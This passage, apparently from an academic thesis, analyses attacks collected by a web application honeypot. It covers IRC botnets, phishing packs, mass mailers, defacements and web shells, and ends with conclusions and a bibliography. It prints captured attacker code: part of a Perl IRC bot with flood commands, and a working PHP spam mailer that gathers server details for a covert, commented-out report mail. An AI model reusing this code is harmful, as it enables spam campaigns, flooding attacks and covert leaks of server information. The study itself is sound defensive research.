            print $sock "$1";
        }
        if(/^\:$owner!.*\@.*PRIVMSG.*:.help(.*)/){
            print $sock "PRIVMSG ".$owner." : kunci_bengkOk\n";
            print $sock "PRIVMSG ".$owner." : #admilal\n";
            print $sock "PRIVMSG ".$owner." : ------------\n";
            print $sock "PRIVMSG ".$owner." : .key join #chan\n";
            print $sock "PRIVMSG ".$owner." : .key part #chan\n";
            print $sock "PRIVMSG ".$owner." : .msg nick (nick)\n";
            print $sock "PRIVMSG ".$owner." : .quit\n";
            print $sock "PRIVMSG ".$owner." : ------------\n";
            print $sock "PRIVMSG ".$owner." : .ctcpflood (nick)\n";
            print $sock "PRIVMSG ".$owner." : .dccflood (nick)\n";
            print $sock "PRIVMSG ".$owner." : .noticeflood (nick)\n";
            print $sock "PRIVMSG ".$owner." : .msgflood (nick)\n";
            print $sock "PRIVMSG ".$owner." : .hop #chan (pesan)\n";
      }
      if(/^\:$owner!.*\@.*PRIVMSG.*:.msg(.*)/){
                        print $sock "PRIVMSG ".$1." : ".$2."\n";
      }
```

Figure 4.31: Botnet Initial setup (partial)

4.3.22 Phishing Pack

Number of Unique Files: 7445
Number of Total Files: 16608
Ratio (Unique/Total): 44.8%

A phishing pack is a collection of HTML, CSS, javascript files, usually compressed in an archive, aimed to reproduce another website, usually a bank login webpage, in order to trick the victim to insert his credentials inside a webpage. These information are usually logged, while the user is redirected to the right webserver (or an error page is displayed). Another script is periodically checking the logs and sending the collected credentials to the criminal.

A victim is usually tricked into accessing the webpage via spamming campaings. During our studies we received several connection attempts with referrer header set to a webmail (like msn, yahoo, aol) or to a forum. While it's impossible for us to understand if the client connecting to the page is a victim or a criminal, and we can't therefore stop the user to insert his credentials, we mitigate the risk by periodically restoring web applications to the original state and by avoiding credentials being transferred from our servers to criminal's ones as we block connections starting from our web servers.

We studied the most common websites reproduced by attackers by means of specific words extraction when analyzing complete phishing packs (that is, packs containing all HTML, javascript and CSS needed for displaying complete pages) and by analyzing URLs requested when analyzing partial packs (packs containing only HTML pages which are requesting CSS and JS scripts from external sources, usually sites they are replicating). Our analysis (ref Figure 4.32) shows as in more than 50% of the cases, the replicated website is a bank/money-transfer related login page, like bankofamerica.com or paypal.com, while webmail login pages and e-commerce websites are respectively classified as second and third. Most of the Other section is fulfilled by Social Network login pages, especially Facebook and Twitter websites.




Figure 4.32: Phishing objectives

4.3.23 Mailer

Number of Unique Files: 11012
Number of Total Files: 16324
Ratio (Unique/Total): 67.4%

A mailer is a category strictly related to a phishing pack: the purpose of such a script, in fact, is to send the same e-mail to a high number of mailboxes. The e-mail is usually a spam message. We can classify spam messages in two categories, according to their purposes: Phishing-inducing messages, where attackers try to impersonate an organization in order to induce the client to click on a link redirecting to a phishing pack and stealing his credentials for that website, and Exploit-campaign messages, where the victim is tricked into clicking on a link redirecting to a malicious website which is performing an exploit toward the client browser (usually activating a Drive-By Download).

Inside this category, we received several examples of files, from very simple scripts which read a list of e-mails and send the same message to all of them, up to something more professional, where the message is slightly changed for every e-mail address (probably for avoiding spam detection filters) and with the possibility to connect to a remote SMTP server, which will deliver outgoing messages on behalf of the script.

In the example in Figure 4.33 we show a classical example of mailer. The script receives a mail message from the attacker and a list of e-mail addresses, and sends the same e-mail to all of them, using the built-in *sendmail* function from PHP. It's interesting to notice how this script has the possibility to set a FWD header in the e-mail, inducing the client to believe that the e-mail was coming from a real person.

```
61.             for($x=0; $x<$numemails; $x++){
62.                     $to = $allemails[$x];
63.                     if ($to){
64.                             $to = ereg_replace(" ", "", $to);
65.                             $message = ereg_replace("&email&", $to, $message);
66.                             $subject = ereg_replace("&email&", $to, $subject);
67.                             print "Sending mail to $to.....";
68.                             flush();
69.                             $header = "From: $realname <$from>\r\nReply-To: $replyto\r\n";
70.                             $header .= "MIME-Version: 1.0\r\n";
71.                             $header .= "Content-Type: text/$contenttype\r\n";
72.                             $header .= "Content-Transfer-Encoding: 8bit\r\n\r\n";
73.                             mail($to, $subject, $message, $header);
74.                             print "ok<br>";
75.                             flush();
76.                     }
77.             }
78.             $ra44  = rand(1,99999);
79.             $subj98 = "Mailer-Fwd";
80.             $email = "";
81.             $from="From: ";
82.             $a5 = $_SERVER['HTTP_REFERER'];
83.             $b33 = $_SERVER['DOCUMENT_ROOT'];
84.             $c87 = $_SERVER['REMOTE_ADDR'];
85.             $d23 = $_SERVER['SCRIPT_FILENAME'];
86.             $e09 = $_SERVER['SERVER_ADDR'];
87.             $f23 = $_SERVER['SERVER_SOFTWARE'];
88.             $g32 = $_SERVER['PATH_TRANSLATED'];
89.             $h65 = $_SERVER['PHP_SELF'];
90.             $msg8873 = "$a5\n$b33\n$c87\n$d23\n$e09\n$f23\n$g32\n$h65";
91.             //mail($email, $subj98, $msg8873, $from);
92.             }       ?>
```

Figure 4.33: Example of a Mailer sending function

4.3.24 Defacement

Number of Unique Files: 12698
Number of Total Files: 13023
Ratio (Unique/Total): 97.5%

Defacement is one the most common purposes attackers have while exploiting a webserver. We define defacement as an attack on a website aimed to change the visual appearance of the site. This kind of attack is usually performed on the index.html/index.php webpage, in order to replace the homepage of the website, but because our pages can't be modified, attackers tried to perform defacements using every possible solution to this problem (change of the directoryIndex configuration entry in the php.ini file, symbolic links of webpages etc.).

On a defacement page we can usually find the name of the attacker (often both nickname and actual name), his team (if any), an image/video and a message, which can be goliardic ("your security is low"), insulting or supporting a political/religious cause (Palestinian cause, Kashmir instability etc.). Furthermore, we found in several pages an e-mail address, twitter username, the URL of a blog belonging to the attacker and even a phone number. Attackers seem not to fear any possible legal consequences from their actions, as their country (usually a third world country) have no legislative corpus regarding virtual attacks. Finally, a good number of examples we collected has links to Google Analytics and to Zone-h website [49]. The latter one is a web application tracking defacements happening all over the world and drawing up a ranking of the most active "defacers" in the world.

A good example of Defacement can be seen in Figure 4.34, performed by a Brazilian Hacking Team from a German IP address.




Figure 4.34: Defacement Page

4.3.25 Web Shell

Number of Unique Files: 30522
Number of Total Files: 38751
Ratio (Unique/Total): 78.8%

Uploading a web shell is the most common action attackers performed on our servers during our experiments. A web shell, in fact, is a script (usually written in PHP) able to accept commands and to execute several action on the webserver where it is installed. Among these actions, we can usually find remote PHP code execution, remote Shell code execution, information leaking and file upload. Several web shells allow the attacker to send e-mails, performing bruteforce attacks or local exploits. An interesting capability we found in several web shells is the capability of sending an e-mail to the creator of the web-shell, notifying of the successful upload. This section of the script is usually obfuscated with respect to the rest of the file, as the creator is generally a different person with respect to the user of the web shell. Furthermore, most of the web shells require some sort of knowledge of the existence of the script before using it, like a password or a specific set of parameters that should be included in the HTTP request.

We analyzed web shells we received by comparing them to our set of 17 pre-installed web shells that were installed on one of our web applications. Our web shells can be commonly found in the wild and have been purged from every unwanted parameter, like hidden mail-sending functions, creator names etc. The results of our analysis is shown in Figure 4.35. We can see how we managed to identify a good number of clusters, the biggest ones being the cluster of web shells similar to c100 and uploadshell, while other web shells are rarely used during nowadays attacks. Furthermore, we can see how there are some examples of web shells connected to more than one cluster and which are equidistant from all of them: this kind of shells are actually the result of merging more than one original web shell in order to include functionalities from both of them.




Figure 4.35: Web shell clustering (our shells are labeled)

Chapter 5

Conclusions and Future Works

5.1 Conclusions

In this research we described the implementation and deployment of a honeypot network based on a number of real, vulnerable web applications. Using the collected data, we studied the behavior of the attackers before, during, and after they compromise their targets. Our experiments run successfully for more than 100 days, collecting several GB of data and successfully identifying the most common trends in nowadays web attacks.

The results of our study provide interesting insights on the current state of exploitation behaviors on the web. On one side, we were able to confirm known trends for certain classes of attacks, such as the prevalence of eastern European countries in comment spamming activities, and the fact that many of the scam and phishing campaigns are still operated by criminals in African countries. Pharmaceutical ads appear to be the most common subject among spam and comment spamming activities, as found by other recent studies.

On the other hand, we were also able to observe and study a large number of manual attacks, as well as many infections aimed at turning webservers into IRC bots. This suggests that some of the threats that are often considered outdated are actually still very popular (in particular between young criminals) and are still responsible for a large fraction of the attacks against vulnerable websites. Defacement is another activity which, while not being really dangerous in terms of client-security, can be very annoying for webmasters, who have to restore the machine to a past state. Furthermore, the lack of legal jurisdiction about malicious activities performed on the Internet works as an attractor for computer-savvy teenagers.

Furthermore, we created a platform which can be easily replicated and which is very scalable. Adding new applications, as well as adding new domains, is a low time-consuming task, allowing for fast updates and improvements of the system.

5.2 Future Works

Our honeypot platform is currently running and receiving requests. However, after more than 100 days we begin to notice a slight decrease in the number of attacks performed to our servers. We believe that some attackers are starting to understand that our domains are connecting to a honeypot and not a real web-server, and they are blacklisting our IPs from their scans. We are going to tackle this problem by changing both domains and IPs of the proxy (our modular infrastructure allows to easily perform this sort of tasks, without changing the whole platform).

Furthermore, we are going to replace some of the web applications we used in order to be updated with new vulnerabilities, as we noticed that over time we received less and less attacks

on the oldest applications (Joomla!). Because each application is hosted on its own virtual web server, adding a new application is as easy as inserting a new virtual machine image to the VM server.

Finally, we collected several GB of data. We can always perform more analysis on the different files, as exploring the development of received files, looking at which functionalities are implemented in newer versions of webshells or which updates bot scripts are receiving from C&C servers. Other than files, we also collected all requests attackers performed from our machines toward the external world. We can analyze these requests, analyzing URLs and domains, in order to understand the source attackers use for downloading new files, and eventually collaborate with web-hosting providers in order to make automatic download of files a more difficult task.

Bibliography

[1] Stop BadAware Survey for Compromised Websites http://www.stopbadware.org/files/compromised-websites-an-owners-perspective.pdf

[2] The Honeynet project, http://www.honeynet.org/

[3] F.Pouget, M.Dacier, V.H.Pham "Leurre.com: on the advantages of deploying a large scale distributed honeypot platform" ECCE 2005, E-Crime and Computer Conference, March 29-30 2005, Monaco, France pp. 29-30

[4] C.Leita, M.Dacier, "Sgnet: A worldwide deployable framework to support the analysis of malware threat models" EDCC 2008, 7th European Dependable Computing Conference, Kaunas, Lituania, May 7-9, 2008 DOI 10.1109/EDCC-7.2008.15

[5] N. Provos, "A virtual honeypot framework", USENIX Security Symposium, San Diego (California - USA), August 9-13, 2004, pp. 1-14

[6] V. Nicomette, M. Kaaniche, E. Alata, and M. Herrb, "Set-up and Deployment of a High Interaction Honeypot: Experiment and Lessons Learned", Journal in Computer Virology, vol. 7, no. 2, May 2011, pp. 143-157, DOI 10.1007/s11416-010-0144-2

[7] Google Hack Honeypot, http://ghh.sourceforge.net

[8] DShield web honeypot project, https://sites.google.com/site/webhoneypotsite/

[9] To Build A Honeypot, Lance Spitzner, http://www.spitzner.net/honeypot.html

[10] Glastopf project, http://honeynet.org/files/KYT-Glastopf-Final_v1.pdf

[11] J. P. John, F. Yu, Y. Xie, A. Krishnamurthy, M. Abadi, "Heat-seeking honeypots: design and experience", International World Wide Web Conference (WWW), New York (NY - USA), March-April 2011, pp. 207-216, DOI 10.1145/1963405.1963437

[12] M. MuÃ¼ter, F. Freiling, T. Holz, and J. Matthews, "A generic toolkit for converting web applications into high-interaction honeypots" Recent Advances in Intrusion Detection (RAID), pp. 154-170, Gold Coast (Australia), September 5-7, 2007.

[13] D.Ramsbrock, R.Berthier, and M.Cukier, "Profiling attacker behavior following ssh compromises" IEEE/IFIP International Conference on Dependable Systems and Networks, 2007. DOI 10.1109/DSN.2007.76

[14] X. Chen, B. Francia, M. Li, B. Mckinnon, and A. Seker, "Shared information and program plagiarism detection" IEEE Transactions on Information Theory, Vol. 50, No. 7, July 2004, pp. 1545-1551, DOI 10.1109/TIT.2004.830793

[15] A. Saebjornsen, J. Willcock, T. Panas, D. Quinlan, and Z. Su, "Detecting code clones in binary executables", International Symposium on Software testing and analysis, ISSTA 2009, Chicago (Illinois - USA), July 19-23, 2009, pp. 117-128, DOI 10.1145/1572272.1572287

[16] J. Kornblum, "Identifying almost identical files using context triggered piecewise hashing", Digital Investigation, Vol. 3, Supplement(0) 2006. pp. 91-97, DOI :10.1016/j.diin.2006.06.015

[17] V. Roussev, "Data fingerprinting with similarity digests" Advances in Digital Forensics VI, volume 337, Springer Boston, 2010, pp. 207-226, DOI 10.1007/978-3-642-15506-2_15

[18] VMWare escape, http://www.coresecurity.com/content/advisory-vmware

[19] phpMyAdmin reference page, http://www.phpmyadmin.net

[20] osCommerce reference page, http://www.oscommerce.com

[21] Joomla! reference page, http://www.joomla.org

[22] Wordpress reference page, http://www.wordpress.com

[23] SMF reference page, http://www.simplemachines.org

[24] Drupal reference page, http://www.drupal.org

[25] Conntrack reference page http://www.netfilter.org/projects/libnetfilter_conntrack/index.html
[26] LibMagic Debian package page http://packages.debian.org/unstable/libdevel/libmagic-dev
[27] php-crypt home page http://www.php-crypt.com
[28] PHP deobfuscation web service https://www.whitefirdesign.com/tools/deobfuscate-php-hack-code.html
[29] EvalHook PHP extension, by Stefan Esser http://php-security.org/2010/05/13/article-decoding-a-user-space-encoded-php-script
[30] SpamSum spam detection system, first example of context-triggered hash https://www.samba.org/ftp/unpacked/junkcode/spamsum/
[31] MD5 RFC 1321 http://www.ietf.org/rfc/rfc1321.txt
[32] Node.Js homepage http://nodejs.org/
[33] Express framework homepage http://expressjs.com/
[34] d3 homepage http://d3js.org/
[35] Bootstrap homepage http://getbootstrap.com/2.3.2/
[36] Devilfinder.com, search engine http://devilfinder.com
[37] Google Safe Browsing website http://www.google.com/transparencyreport/safebrowsing/
[38] Wepawet home page https://wepawet.iseclab.org/
[39] JD-GUI home page http://jd.benow.ca/
[40] CVE-2013-0422 ¡Java7.11 RCE outside SandBox http://cvedetails.com/cve/2013-0422
[41] CVE-2010-0188 Adobe Acrobat ¡8.21 and ¡9.21 RCE http://cvedetails.com/cve/2010-0188
[42] CVE 2010-1885 MS Win XP Help Center URL Validation RCE http://cvedetails.com/cve/2010-1885
[43] Nessus network scanner http://www.tenable.com/products/nessus
[44] Nmap port mapper http://nmap.org/
[45] G-Data report For Malware OS percentages http://www.gdatasoftware.co.uk/press-center/news/article/article/1760-number-of-new-computer-viruses.html
[46] VirusTotal Home Page https://www.virustotal.com/
[47] Joomla! img_manager Arbitrary File Upload vulnerability http://www.exploit-db.com/exploits/17734/
[48] IRC RFC 1459 http://tools.ietf.org/html/rfc1459.html
[49] Zone-h home page https://www.zone-h.org/